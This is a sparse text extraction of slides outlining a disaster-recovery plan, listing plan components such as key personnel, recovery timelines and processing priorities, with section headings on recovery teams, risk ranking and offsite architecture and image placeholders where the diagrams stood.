
# Plan Components

---

- Key personnel
- Supplies
- Command and control
- System Risk Ranking
- CriticalRecovery Timelines
- Applications to recover
- User and data processing
- Processing priorities
- Insurance


# Example Notification Hierarchy

---






# RECOVERY TEAMS




# RISK RANKING


---




# OFFSITE TARGET ARCHITECTURE



